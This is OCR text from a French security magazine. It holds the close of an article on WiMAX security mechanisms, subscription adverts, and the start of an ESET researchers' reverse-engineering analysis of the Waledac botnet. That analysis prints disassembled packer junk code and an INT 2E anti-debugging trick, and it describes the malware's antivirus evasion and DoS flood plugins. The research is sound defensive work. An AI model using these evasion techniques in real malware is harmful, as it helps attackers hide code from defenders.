La dérivation de AK dépend de la méthode d'authentification utilisée précédemment. La norme spécifie alors plusieurs formules de dérivation de AK en fonction des paramètres d'entrée qui sont différents selon les méthodes d'authentification utilisées. Ces formules sont toutes basées sur une fonction appelée Dot16KDF (pour *Key Derivation Function*) qui est définie dans la section 7.5.4.6.1 de 802.16e-2005.

Grâce à l'établissement de AK, une hiérarchie de clé est mise en place afin de dériver la *Key Encryption Key* (KEK) utilisée pour le transport d'une clé de chiffrement des communications utilisateurs et des clés d'intégrité (HMAC_KEY) pour protéger les messages du protocole PKMv2.

En dernier lieu, la clé TEK (qui servira à assurer la confidentialité et l'intégrité des données transportées) est transmise par des trames signalisation PKMv2 qui sont chiffrées et intègres grâce à la clé KEK précédemment dérivée. Toutes les hiérarchies de clés sont décrites à partir de la section 7.2.2.2 de 802.16e-2005.

2.2.3 Chiffrement des données

Deux nouveaux mécanismes de confidentialité qui sont basés sur AES (AES-CBC et AES-CTR) sont apparus dans cette norme. Le mode AES-CCM proposé (en optionnel) dans la

première norme 802.16-2004 est lui-même aussi révisé pour prévenir les attaques par rejeu. Le fait d'avoir AES comme mécanisme de chiffrement et d'intégrité obligatoire apporte une confiance accrue en particulier par rapport au WiMAX fixe.

2.2.4 Problématiques de sécurité

Quelques problématiques (ou interrogations) subsistent. Concernant la gestion des certificats (pour l'authentification basée sur RSA), aucune recommandation n'est faite et, en conséquence, il faut être bien conscient des problématiques liées aux infrastructures à clés publiques avant tout déploiement. Concernant l'authentification, certaines trames EAP ne sont pas protégées (en termes d'intégrité). Il est alors possible de réaliser du déni de service au niveau EAP en empêchant l'authentification de réussir. Enfin, la clé TEK est toujours choisie aléatoirement par la BS, ce qui laisse des doutes sur la qualité du générateur sur cet équipement.

2.2.5 Conclusions

La norme 802.16e-2005 est un réel progrès en termes de sécurité par rapport à 802.16-2004. La très grande majorité des soucis qui avaient été identifiés dans la partie précédente n'ont plus lieu d'être et restent seulement quelques problématiques (relativement) mineures. Le grand pas qui a été réalisé laisse à penser que les déploiements de WiMAX mobile peuvent aussi être réalisés pour des architectures fixes tant les améliorations en termes de sécurité ne peuvent être maintenant un rempart à leur déploiement.

3. Résumé des mécanismes de sécurité WiMAX fixe et WiMAX mobile

Mécanismes de sécurité	Problématique à résoudre	802.16-2004	802.16e-2005
Authentification	Usurpation d'identité (d'équipement ou d'utilisateur)	Uniquement de la BS par certificats	Mutuelle avec de nombreuses méthodes possibles
Intégrité de la signalisation	Injection de trafic et déni de service	Pas de mécanismes d'intégrité	Mécanismes d'intégrité sur une majorité des trames de signalisation
Chiffrement	Écoute passive	DES obligatoire, AES optionnel (dépendant de l'implémentation)	AES obligatoire

Tableau récapitulatif des mécanismes de sécurité du WiMAX

4. Les architectures WiMAX

Les architectures WiMAX sont définies dans le Networking Working Group (NWG) du WiMAX Forum. Cela permet de formaliser les rôles des différentes briques qui composent une architecture WiMAX car les normes IEEE ne spécifient que les aspects PHY et MAC, aucunement les aspects architecture. Le but du WiMAX Forum, afin de promouvoir la technologie, est d'apporter des bases conceptuelles de déploiement de ces technologies.

Dans le schéma de la figure 8, nous constatons que le WiMAX Forum a défini des concepts de réseau visités et réseau d'origine. Ces concepts sont similaires à ceux déjà présents dans les technologies mobiles (GSM) et définies au *3rd Generation Partnership Project* (3GPP). Nous constatons aussi que de nombreux éléments entrent en jeu ce qui engendre toujours des problématiques de sécurité classiques (non inhérentes au WiMAX) des réseaux d'accès.

5. Autres points à ne pas négliger

5.1 Complexité versus sécurité

Les normes sont souvent complexes surtout si l'on se réfère au nombre de pages des spécifications des standards présentés dans cet article qui font entre 800 et 900 pages ! Il faut se mettre à la place des développeurs qui implémenteront un tas de fonctionnalités pour l'accès au médium, l'authentification, le chiffrement... Il devient alors extrêmement difficile de ne pas faire d'erreur de développement.




Fig. 8 : Architecture définie par le Networking Working Group

Tout comme cela a déjà été montré dans de nombreux domaines (dont le Wi-Fi), les mécanismes de sécurité robustes peuvent présenter des vulnérabilités en termes d'implémentation logicielle, ce qui est un peu un comble : rajouter de la sécurité, mais aussi rajouter du code, et donc potentiellement des erreurs de développement potentiellement exploitables... Ce n'est bien sûr pas la première fois que des implémentations de mécanismes de sécurité présentent des vulnérabilités critiques **[OPENSSL, MADWIFI]**. C'est un point sur lequel il faudra être vigilant lors du déploiement de ces technologies.

5.2 Fuzzing WiMAX

À notre connaissance, seule la société Codenomicon – qui est spécialisée dans le fuzzing – semble travailler sur le sujet **[CODENOMICON]**. Comme toute implémentation digne de ce nom d'un protocole relativement complexe, il paraît évident que des problématiques de sécurité seront induites par des défauts d'implémentation logicielle. La principale problématique aujourd'hui consiste à être capable d'injecter des trames arbitraires sur un réseau WiMAX. Ceci sera certainement possible à moindre coûts d'ici quelques années si jamais le WiMAX suit la même évolution que le Wi-Fi. Aujourd'hui, le coût d'un analyseur WiMAX est de l'ordre de plusieurs milliers d'euros ce qui limite naturellement la probabilité de ce type d'attaque (du moins à court terme pour les attaques accessibles de tous).

5.3 Sécurité de l'équipement embarqué

De manière générale, dès qu'un équipement embarque des crédences d'authentification, il est nécessaire de réduire les risques en cas de compromission de l'équipement ou tout simplement en cas de vol de l'équipement ou de récupération du *firmware* en vue de le disséquer. Il est donc important de se protéger au mieux contre ces attaques et de sélectionner les méthodes et support de crédences d'authentification les plus robustes pour réduire ces problématiques. Bien entendu, les mesures techniques comme illustrées précédemment n'empêchent en rien d'autres actions pour améliorer la sécurité physique comme la pose de scellés ou la localisation géographique des équipements WiMAX dans des zones (prétendues) sûres.

5.4 Sécurité des éléments de l'architecture

Comme toute architecture d'accès, des équipements sont potentiellement accessibles des utilisateurs légitimes. Par conséquent, des efforts doivent être effectués sur les principes classiques de segmentation réseau (administration des boîtiers WiMAX, bornes WiMAX, routeurs de l'architecture, équipements de sortie vers Internet...) de manière à présenter une forte étanchéité en termes d'accessibilité réseau. Ensuite, certains éléments de l'infrastructure de l'opérateur WiMAX sont obligatoirement accessibles depuis des utilisateurs (DHCP, DNS...). Il faudra par conséquent s'assurer de la robustesse des configurations et des implémentations logicielles de ces éléments. En résumé, un audit de sécurité complet sur l'architecture est nécessaire, mais ceci n'est pas particulier au WiMAX.

Conclusion

Les réseaux WiMAX fixe et WiMAX mobile sont aussi différents sur leurs usages que sur leurs mécanismes de sécurité. Le premier standard est très perfectible au niveau de ses mécanismes de sécurité, surtout qu'il s'agit d'une technologie radioélectrique. Cependant, il ne faut pas oublier qu'il est toujours possible d'utiliser des mécanismes de sécurité sur les couches supérieures afin de pallier les manques de la spécification. Ce fût souvent le cas par exemple des réseaux Wi-Fi où l'utilisation d'IPsec (ou autre) a dû se révéler nécessaire lorsque la nouvelle norme 802.11i a tardé à arriver. Tout dépend aussi de l'environnement et de la criticité des informations échangées sur réseau. Le WiMAX fixe est tout de même bien moins pire que les mécanismes de sécurité du Wi-Fi premier du nom (avec le protocole WEP).

Le deuxième standard, par contre, est d'un très bon niveau de sécurité. Il apporte une grande flexibilité sur l'authentification en donnant l'opportunité à l'intégrateur de choisir la méthode d'authentification la plus adaptée selon son contexte, et ce, sans forcément nuire au niveau de sécurité de l'architecture.

Aujourd'hui, rien n'empêche l'utilisation du WiMAX mobile dans des architectures où le client de la Base Station sera fixe. Les normes ont été très rapprochées dans le temps (2004 et 2005) et le WiMAX ne s'est clairement pas déployé de manière massive. Par conséquent, il est intéressant d'utiliser aujourd'hui les mécanismes de sécurité présents dans la norme 802.16e-2005 afin de garantir une bonne robustesse au niveau de la voie radioélectrique. Viennent ensuite les problématiques classiques de configuration des équipements et de l'ingénierie sécurité lors de la conception de l'architecture d'accès WiMAX, mais ceci n'est pas propre à la technologie, puisque ensuite l'accès est indépendant de la couche physique pour l'utilisateur. ■

Remerciements

Je tiens à remercier Jérôme Razniewski pour ses travaux sur le sujet et Franck Veysset pour sa relecture attentive.

Glossaire

PKM : Privacy Key Management AK : Authorization Key TEK : Trafic Encryption Key KEK : Key Encryption Key EAP : Extensible Authentication Protocol SS : Subscriber Station MS : Mobile Station BS : Base Station RSA : Rivest Shamir Adleman AES : Advanced Encryption Standard DES : Data Encryption Standard

Références

[802.16-2004] IEEE Standard for Local and metropolitan area networks Part 16: Air Interface for Fixed Broadband Wireless Access Systems, **http://standards.ieee.org/getieee802/download/802.16-2004.pdf**

[802.16e-2005] IEEE Standard for Local and metropolitan area networks Part 16: Air Interface for Fixed and Mobile Broadband Wireless Access Systems Amendment for Physical and Medium Access Control Layers for Combined Fixed and Mobile Operation in Licensed Bands, **http://standards.ieee.org/getieee802/download/802.16e-2005.pdf**

[WIMAX] WiMAX Forum, **http://www.wimaxforum.org/home/**

[CERTIF] WiMAX Forum Certification, **http://www.wimaxforum.org/kshowcase/view**

[CODENOMICON] Case Studies from Fuzzing Bluetooth, WiFi and WiMAX, **http://www.springerlink.com/content/j330511165466q02/**

[LICENCES] Appel à candidatures BLR-Wimax de juillet 2006, **http://www.arcep.fr/index.php?id=8937**

[FREQ] Allocation des bandes de fréquence aux Etats-Unis,. **http://www.ntia.doc.gov/osmhome/allochrt.pdf**

[OPENSSL] Vendors are bad for security, **http://www.links.org/?p=327**

[MADWIFI] Release 0.9.2.1 fixes critical security issue, **http://madwifi-project.org/wiki/news/20061207/release-0-9-2-1-fixes-critical-security-issue**

Abonnez-vous !

par ABO :

38€

Economie : 10,00 €

en kiosque : **48,00€***

* OFFRE VALABLE UNIQUEMENT EN FRANCE METRO
Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

Les 3 bonnes raisons de vous abonner !

1. *Ne manquez plus aucun numéro.*
2. *Recevez MISC tous les deux mois chez vous ou dans votre entreprise.*
3. *Économisez 10,00 € !*

Vous pouvez commander :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous !

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC
Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Voici mes coordonnées postales :

Vos remarques : .....

.....

.....

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

Offres d'abonnement

(Nos tarifs s'entendent TTC et en euros)

		F	D	T	E1	E2	EUC	A	RM
		France Métro	DOM	TOM	Europe 1	Europe 2	Etats-unis Canada	Afrique	Reste du Monde
1	Abonnement MISC	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
2	Linux Pratique Essentiel + Linux Pratique	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €
3	GNU/Linux Magazine + Linux Pratique	78 €	85€	96 €	99 €	95 €	101 €	98 €	111 €
4	GNU/Linux Magazine + GNU/Linux Magazine Hors-série	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
5	GNU/Linux Magazine + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC + Linux Pratique	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
9	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC + Linux Pratique + Linux Pratique Essentiel	173 €	186 €	209 €	215 €	208 €	219 €	214 €	239 €

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

offre 1 — Misc (6 nos)

par ABO : **38€*** — au lieu de 48,00€** en kiosque — Economie : 10,00 €

offre 2 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)

par ABO : **57€*** — au lieu de 74,70€** en kiosque — Economie : 17,70 €

offre 3 — GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)

par ABO : **78€*** — au lieu de 107,20€** en kiosque — Economie : 29,20 €

offre 4 — GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)

par ABO : **83€*** — au lieu de 110,50€** en kiosque — Economie : 27,50 €

offre 5 — + GNU/Linux Magazine (11 nos) + Misc (6 nos)

par ABO : **84€*** — au lieu de 119,50€** en kiosque — Economie : 35,50 €

offre 6 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)

par ABO : **110€*** — au lieu de 146,20€** en kiosque — Economie : 36,20 €

offre 7 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)

par ABO : **116€*** — au lieu de 158,50€** en kiosque — Economie : 42,50 €

offre 8 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

par ABO : **143€*** — au lieu de 194,20€** en kiosque — Economie : 51,20 €

offre 9 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

par ABO : **173€*** — au lieu de 233,20€** en kiosque — Economie : 60,20 €

* Toutes les offres d'abonnement : en exemple les tarifs ci-dessus correspondant à la zone France Métro (F)
** Base tarifs kiosque zone France Métro (F)

Bon d'abonnement à découper et à renvoyer !

Je fais mon choix de l'offre de(s) mon (mes) abonnement(s) :

Mon 1er choix	Je sélectionne le N° (1 à 9) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 9) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre de Diamond Editions
- ❑ Carte bancaire n° ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_

Expire le : ⌊_⌊_⌊_⌊_

Cryptogramme visuel : ⌊_⌊_⌊_

Date et signature obligatoire

www.ed-diamond.com


Découvrez notre nouveau site !

- L'abonnement à nos magazines et les offres couplage accessibles en quelques clics.
- Tous nos anciens numéros***.
- La possibilité de les feuilleter en ligne.
- Toutes les promotions et tous les packs spéciaux.

➔ **Abonnez-vous** facilement en quelques clics

➔ **Commandez** tous nos anciens numéros***

*** Sous réserve de disponibilité



Joan Calvet
École Nationale Supérieure d'Électronique, d'Informatique et de Radiocommunications de Bordeaux
École Polytechnique de Montréal
Pierre-Marc Bureau
Chercheur Senior pour la compagnie antivirus ESET

ANALYSE EN PROFONDEUR DE WALEDAC ET DE SON RÉSEAU

mots-clés : *malware / réseaux peer-to-peer / reverse engineering / cybercriminalité*

Waledac a fait son apparition sur internet vers la fin de l'année 2008. Ce malware a d'abord attiré l'attention des chercheurs par sa ressemblance avec la célèbre famille « Storm », qui venait alors de s'éteindre. Au-delà de ce probable lien de filiation, Waledac est particulièrement intéressant en lui-même, ne serait-ce que parce que les machines du botnet qu'il constitue communiquent à l'aide d'un protocole peer-to-peer « maison », ou bien encore parce que ses techniques de protection logicielles s'avèrent particulièrement efficaces contre les antivirus. Dans cet article, nous commencerons par établir l'historique de Waledac, puis nous décrirons ses caractéristiques techniques et leur évolution dans le temps. Ensuite, nous étudierons la structure du botnet et l'algorithme de communication utilisé. Pour finir, des attaques avancées contre le botnet seront présentées et nous évoquerons les liens avec la famille « Storm » en conclusion.

1. Introduction

Les premières versions de Waledac sont apparues sur l'Internet en novembre 2008. Le mécanisme principal de propagation de ce *malware* était alors d'envoyer du spam pour convaincre un utilisateur de télécharger un binaire et de l'exécuter. Les thèmes d'ingénierie sociale utilisés dans ce but ont subi de nombreuses évolutions au cours des mois, chacun ne restant en place que quelques semaines au plus. Parmi ces nombreuses campagnes, citons :

- les cartes de vœux pour la période de Noël ;
- les nouvelles reliées à l'élection de Barack Obama comme président américain (annonce de sa démission) ;
- les cartes pour la St-Valentin ;
- une fausse application d'espionnage de messages SMS ;
- une vidéo de feux d'artifice pour le jour de la fête de l'Indépendance américaine.

Avant de lancer une nouvelle vague de propagation, la couche de protection des binaires Waledac est préparée et modifiée afin d'éviter la détection par les outils de sécurité (voir section 2.3). En parallèle, les sites de distribution sont mis en place avec des graphiques et messages attractifs (voir image ci-contre).

Figure 1

Quand le *botnet* n'est pas utilisé pour la propagation, les auteurs de Waledac louent ses capacités à d'autres groupes : les noms de domaine qui sont maintenus et *spammés* sont alors, par exemple, redirigés vers des sites de vente de produits pharmaceutiques, principalement ceux du gang *Canadian Health&Care* [1]. Parallèlement, d'autres malwares sont téléchargés sur les machines infectées, typiquement des faux anti-virus. Le botnet alterne ainsi entre des phases de propagation et de rentabilité.

Le nombre de systèmes infectés par Waledac a beaucoup varié au cours de l'évolution du botnet. Par exemple, il a grossi de façon conséquente lorsqu'un autre malware, Conficker, l'a déployé sur une partie de son réseau [2]. Vu le nombre important de systèmes infectés par Waledac, Microsoft a décidé, en avril dernier, d'ajouter ce malware à sa liste de routines de nettoyage, la *Malicious Software Removal Tool*. Ils affirment avoir désinfecté plus de 20 000 systèmes lors de cette opération [3].

De par la structure du botnet (voir section 3), il est difficile d'avoir une idée précise du nombre de machines infectées. Néanmoins, de par nos mesures, il nous semble correct de dire qu'il y a au moins 40 000 systèmes qui participent au botnet actuellement. Cela ne fait pas de Waledac le plus gros réseau de machines infectées à l'heure actuelle, mais il est très certainement un des plus actifs.

2. Caractéristiques techniques

2.1 Vecteurs d'infection

Comme décrit à la section 1, Waledac utilise l'ingénierie sociale pour se propager. Ainsi, plusieurs thèmes différents ont été utilisés par cette famille de malwares, mais l'objectif sous-jacent demeure le même : convaincre un internaute de télécharger un fichier et de l'exécuter. C'est un vecteur d'infection très classique et visible, mais ce n'est pas le seul à être actuellement utilisé par Waledac.

En effet, la principale façon dont il se propage est l'installation de ses binaires par d'autres malwares, l'exemple le plus médiatisé ayant été celui de Conficker. A cet effet, le gang qui opère Waledac s'est doté d'un mécanisme pour surveiller les installations faites par d'autres familles : lors de la connexion au réseau *peer-to-peer*, les bots communiquent un « label » qui est une valeur codée en dur dans le binaire et qui est différente pour chaque déploiement. Par exemple, le label « *twist* » a été utilisé pour les binaires installés par Conficker [4] et « dmitry777 » par Bredolab. D'après nos observations, de mai à juillet, les machines du botnet Waledac infectées lors des campagnes d'ingénierie sociale ne représentaient que 2%. Toutes les autres installations ont été effectuées par d'autres familles de malwares.

Cela montre donc un modèle d'affaire particulier où les malwares s'installent entre eux, contre rémunération. Rajoutons à cela que grâce à une redirection d'URL oubliée par les auteurs de Waledac, nous avons observé que le répertoire stockant les binaires à distribuer aux autres familles se nomme « *partnerka* », mot russe signifiant « partenariat » et qui est utilisé pour désigner la communauté du spam en Europe de l'Est...

2.2 Binaire

Le cœur du code de Waledac a été développé suivant le paradigme de la programmation objet avec le langage C++. Cela ajoute quelques difficultés à son étude, car il faut comprendre les liens entre les classes sans bien sûr avoir le code source. Néanmoins, il existe des moyens de reconstruire l'architecture du programme en s'aidant de mécanismes liés au compilateur utilisé par Waledac, Visual C++ [5]. Ainsi, le binaire a été codé sous formes de *plugins* dont les noms sont explicites quand à leur utilité :

- **CdosPlugin** pour les attaques par déni de service que le botnet peut lancer. Deux méthodes différentes, contenues dans les classes `CSynFloodTask` ou `CConnectFloodTask`, peuvent être utilisées.

- **CkadPlugin** pour la gestion réseau. Il est intéressant de noter le préfixe « Kad » qui fait penser à Kademlia, l'algorithme de communication peer-to-peer utilisé par Storm [6], mais celui de Waledac n'a en fait rien à voir (voir 3.2).
- **CSnifferPlugin** pour la capacité d'écoute réseau (voir 2.3.2).
- **CSocks5Plugin** pour la répétition du trafic réseau (voir 3).

```
add     bl, ch
sub     edi, eax
sub     ecx, 19h
mov     ebx, offset unk_4859FB
dec     eax
add     esi, 433Fh
push    ebx
dec     ebx
push    offset aP6Kwmsskl6 ; "\x1E-ñ6ãèwmSS¬l
call    ds:WaitNamedPipeA
sub     ebx, esi
lea     eax, [ebp+var_50]
add     bh, bh
add     edi, 1ED0h
call    ds:GetCommandLineA
add     esi, ebx
lea     eax, unk_4875B7
xor     edi, eax
mov     ebx, ds:dword_461A00
mov     ebx, offset sub_4010F9
add     esi, 2263h
lea     edi, [ebp+hProcess]
call    ebx ; sub_4010F9
sub     esi, 17h
push    ebx             ; dwPriorityClass
add     ebx, edi
push    edi             ; hProcess
call    ds:SetPriorityClass
lea     eax, [ebp+var_28]
```

```
mov     ebp, esp
lea     edx, [edx]
mov     esi, 1D0Bh
mov     ecx, 166Bh
lea     eax, [esi-70h]
sub     edx, 483Bh
mov     ebx, eax
push    eax             ; nTimeOut
xor     eax, 55DDh
push    offset aZKyloFzZ?sdp1G ; "Z\x15\x18Üè
call    ds:WaitNamedPipeA
xor     edx, 7Ch
mov     al, al
mov     esi, 46F0h
call    ds:GetCommandLineA
dec     ebx
xor     edx, ebx
dec     ebx
lea     esi, [edx+15h]
lea     eax, unk_491723
mov     eax, offset sub_4010ED
mov     ebx, eax
lea     ecx, unk_49A513
sub     esi, 5F0Dh
call    eax ; sub_4010ED
xor     ebx, 13h
push    eax             ; dwPriorityClass
xor     eax, esi
push    esi             ; hProcess
call    ds:SetPriorityClass
lea     edx, [ebp+var_28]
```

Figure 2

La taille des binaires est de plus de 860 Ko, ce qui est plutôt gros par rapport à la majorité des malwares. Ceci s'explique d'abord parce que le cœur du binaire possède de nombreuses fonctionnalités, mais aussi et surtout parce qu'il est statiquement lié à plusieurs bibliothèques. Par exemple, OpenSSL 0.9.8e [7] pour les capacités cryptographiques ou encore TinyXML [8] pour gérer facilement le langage XML qui, comme nous le verrons, est beaucoup utilisé par Waledac.

2.3 Protection

La couche de protection (*packer*) des binaires Waledac englobe le cœur du code et est censée empêcher la détection par les antivirus ou encore décourager les chercheurs un peu trop curieux. Elle constitue un des points forts de cette famille, car elle s'est montrée, et se montre toujours, particulièrement efficace pour échapper aux détections des logiciels antivirus. Une des principales raisons de ce succès est le nombre impressionnant de versions différentes que les auteurs de Waledac ont publiées : durant certaines campagnes de propagation, la couche de protection des exécutables était ainsi modifiée toutes les heures, et ce, pendant plusieurs jours d'affilée.

2.3.1 Packer et évolution dans le temps

Pendant le premier mois de propagation, les binaires Waledac étaient seulement compressés avec UPX [9], un packer libre disponible sur Internet qui ne possède aucune capacité de protection (il est d'ailleurs toujours utilisé pour compresser le cœur des binaires Waledac). En janvier, la première famille de protections est apparue : résolument orientée contre les applications antivirus, ses premières versions utilisaient des techniques anti-émulations telles que des longues boucles de code inutile pour ralentir les émulateurs ou encore des appels à des fonctions exotiques avec des arguments aléatoires, tout cela permettant de générer facilement de nombreuses variantes du binaire. Par exemple, voici des extraits de code de deux versions publiées à quelques heures d'intervalle : voir Figure 2.

Le suivi entre les premières versions de cette famille est assez facile, car certaines parties du code sont restées inchangées. Par exemple, pour éviter de stocker le nom des fonctions nécessaires au processus d'*unpacking* du binaire (ce qui pourrait être vu comme un indice de code malveillant par certains antivirus), des signatures calculées à partir du nom de la fonction sont utilisées pour résoudre les imports. Le calcul de ces signatures suit toujours le même algorithme et représente un point commun. De même, des fonctions de copie mémoire « maison » ont été utilisées pendant plusieurs mois sans subir de modification.

Les versions plus récentes de cette famille sont remarquables par leur utilisation intensive de code inutile. Globalement, la même recette est toujours utilisée : de très longues boucles composées de bouts de codes pour la plupart inutiles et disséminés dans toute la mémoire. Ces bouts de codes sont reliés par des appels de fonctions ou des sauts conditionnels.

On remarque aussi l'arrivée de protections anti-débogages, bien qu'elles soient peu nombreuses (à ce jour, seulement deux méthodes différentes ont été utilisées) et assez simples. La plus employée se base sur l'interruption 0x2E des processeurs Intel qui est utilisée sous Windows pour lancer des appels système

et qui a été remplacée après Windows 2000 par l'instruction SYSENTER [10]. Pour utiliser cette interruption, on place normalement un numéro d'appel système dans le registre EAX avant de la lever. Waledac l'utilise de la façon suivante :

```
MOV EAX,-1
INT 2E
CMP WORD PTR DS:[EDX-2],2ECD
```

On appelle donc l'interruption en ayant préalablement placé un numéro d'appel système invalide dans EAX. Le comportement normal du système dans ce cas-là est de placer un code d'erreur dans EAX et de positionner EDX sur l'instruction suivante. Au moment de la comparaison, EDX-2 pointe donc normalement sur l'instruction INT 2E dont les opcodes sont bien 2ECD. Par contre, sous le contrôle d'un débogueur, le registre EDX va être mis à oxFFFFFFFF si on exécute pas à pas ces instructions. Ainsi, la comparaison entraînera un accès mémoire invalide ce qui fera échouer le programme. Il est donc facile de passer cette technique en modifiant la valeur du registre EDX.

La deuxième famille de couches de protection utilisée par Waledac a été déployée de février à mars. Elle se distingue facilement de la précédente, car le cœur de son code a toujours la même structure. Une zone mémoire de travail contenant du code, les noms des fonctions à importer et une table décrivant les sections du binaire original va être déchiffrée. Ensuite, le code va résoudre les imports et utiliser des données contenues dans chacune des sections du binaire original pour déchiffrer une version compressée du binaire final. Un algorithme de décompression issu de la bibliothèque aPLib [11] est finalement utilisé pour obtenir le cœur du binaire.

La première famille de protections est celle qui a donnée lieu au plus grand nombre d'évolutions différentes et elle est encore utilisée à l'heure actuelle pour protéger les binaires Waledac, en suivant les mêmes techniques de code inutile qui permettent la génération d'un grand nombre de variantes.

2.3.2 Utilisation d'un driver

Grâce à une exploitation du botnet Waledac (décrite en 3.3), nous avons la possibilité de suivre facilement la publication de nouveaux binaires par ses auteurs. Au mois de mai, nous avons ainsi assisté à l'arrivée de versions particulières qui utilisent un *driver* Windows pour déployer le malware sur la machine. Le caractère expérimental de ces binaires est démontré par le suffixe exp accolé à leurs noms et par le nombre de versions différentes publiées (label_exp1.exe, label_exp2.exe, etc.) qui est de 7 à ce jour, sachant que la dernière a été publiée au mois de juillet.

